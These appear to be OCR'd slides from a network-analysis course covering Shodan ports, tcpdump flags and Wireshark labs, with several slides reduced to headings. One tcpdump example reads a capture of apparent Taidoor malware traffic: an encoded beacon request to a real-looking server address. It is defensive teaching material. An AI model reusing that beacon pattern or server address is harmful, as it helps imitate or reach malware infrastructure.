
Shodan Ports

Shodan collects data mostly on **web** servers (HTTP/HTTPS – **ports** 80, 8080, 443, 8443), as well as FTP (**port** 21), SSH (**port** 22), Telnet (**port** 23), SNMP (**port** 161), IMAP (**ports** 143, or (encrypted) 993), SMTP (**port** 25), SIP (**port** 5060), and Real Time Streaming Protocol (RTSP, **port** 554).

en.wikipedia.org › wiki › Shodan_(website)

Shodan (website) - Wikipedia

tcpdump -D


john@john-onion ~/pcaps> tcpdump -D
1.docker0 [Up, Running]
2.veth9807ef0 [Up, Running]
3.vethba446cd [Up, Running]
4.veth07191f2 [Up, Running]
5.veth53bc0a7 [Up, Running]
6.veth6b6fe9e [Up, Running]
7.vethc06fe9e [Up, Running]
8.ens33 [Up, Running]
9.vethe5b4e39 [Up, Running]
10.veth7539a85 [Up, Running]
11.veth028a400 [Up, Running]
12.vethbd60970 [Up, Running]
13.br-0edb29070257 [Up, Running]
14.any (Pseudo-device that captures on all interfaces) [Up, Running]
15.lo [Up, Running, Loopback]
16.bluetooth0 (Bluetooth adapter number 0)
17.nflog (Linux netfilter log (NFLOG) interface)
18.nfqueue (Linux netfilter queue (NFQUEUE) interface)
19.usbmon1 (USB bus number 1)
20.usbmon2 (USB bus number 2)
john@john-onion ~/pcaps>
-D Lists Interfaces

tcpdump -X and -A

```
john@john-onion ~/pcaps> sudo tcpdump -i ens33 -XA
        0x0050:  3435 3637                                4567
19:28:09.078439 IP dns.google > john-onion: ICMP echo reply, id 58067, seq 2, length 64
        0x0000:  4500 0054 61b4 0000 8001 b9bc 0808 0808  E..Ta...........
        0x0010:  c0a8 4e80 0000 ae60 e2d3 0002 498a 135e  ..N....`....I..^
        0x0020:  0000 0000 530e 0000 0000 0000 1011 1213  ....S...........
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
19:28:10.005420 IP john-onion > dns.google: ICMP echo request, id 58067, seq 3, length 64
        0x0000:  4500 0054 55ac 4000 4001 c5c4 c0a8 4e80  E..TU.@.@.....N.
        0x0010:  0808 0808 0800 e558 e2d3 0003 4a8a 135e  .......X....J..^
        0x0020:  0000 0000 1315 0000 0000 0000 1011 1213  ................
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
19:28:10.145845 IP dns.google > john-onion: ICMP echo reply, id 58067, seq 3, length 64
        0x0000:  4500 0054 61b5 0000 8001 b9bb 0808 0808  E..Ta...........
        0x0010:  c0a8 4e80 0000 ed58 e2d3 0003 4a8a 135e  ..N....X....J..^
        0x0020:  0000 0000 1315 0000 0000 0000 1011 1213  ................
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .............!"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435 3637                                4567
```

-X is for the Hex

-A is for the ASCII


tcpdump: host, port and -r

```
john@john-onion ~/pcaps> tcpdump -r taidoor_traffic_no_interaction.pcap -X -A host 10.0.2.
15 and port 80
```

-r = read a previous capture

```
16:09:36.179880 IP 10.0.2.15.49845 > 104.248.234.238.http: Flags [P.], seq 1:516, ack 1, w
in 65535, length 515: HTTP: GET /process.jsp?mn=IOEHPJEALJEPFPEDJDFMBLNHDBAFJCIECPOMOHMNFK
IPNMJIFBGHGLJIJOAMCBDBKBFPEONMJAFKMNKBGGJOPKHJPJOGGLPGBDNCKIOBDFOLKAODLKLBDDFLKFOHABGIKCDP
NNABOGHBDHCGIGBIPBHLHCHIKKOHAHIIFCAOHGNLDNKPBLEAHKAFOLOLHLPGBFOHIFDKNNCOGNHPDHIHLABKCMMBCG
OMBEIBAPHJIHGOCBHBBOGJHFENJNILIPMA HTTP/1.1
        0x0000:  4500 022b 0926 4000 8006 0000 0a00 020f  E..+.&@.........
        0x0010:  68f8 eaee c2b5 0050 57f5 8e78 27b7 f802  h.......PW..x'...
        0x0020:  5018 ffff 6213 0000 4745 5420 2f70 726f  P...b...GET./pro
        0x0030:  6365 7373 2e6a 7370 3f6d 6e3d 494f 4548  cess.jsp?mn=IOEH
        0x0040:  504a 4541 4c4a 4550 4650 4544 4a44 464d  PJEALJEPFPEDJDFM
        0x0050:  424c 4e48 4442 4146 4a43 4945 4350 4f4d  BLNHDBAFJCIECPOM
        0x0060:  4f48 4d4e 464b 4950 4e4d 4a49 4642 4748  OHMNFKIPNMJIFBGH
        0x0070:  474c 4a49 4a4f 414d 4342 4442 4b42 4650  GLJIJOAMCBDBKBFP
        0x0080:  454f 4e4d 4a41 464b 4d4e 4b42 4747 4a4f  EONMJAFKMNKBGGJO
        0x0090:  504b 484a 504a 4f47 474c 5047 4244 4e43  PKHJPJOGGLPGBDNC
        0x00a0:  4b49 4f42 4446 4f4c 4b41 4f44 4c4b 4c42  KIOBDFOLKAODLKLB
        0x00b0:  4444 464c 4b46 4f48 4142 4749 4b43 4450  DDFLKFOHABGIKCDP
```


tcpdump -w




LAB: TCPDump

Wireshark


Wireshark and Interfaces




Watching the traffic




Wireshark and ping



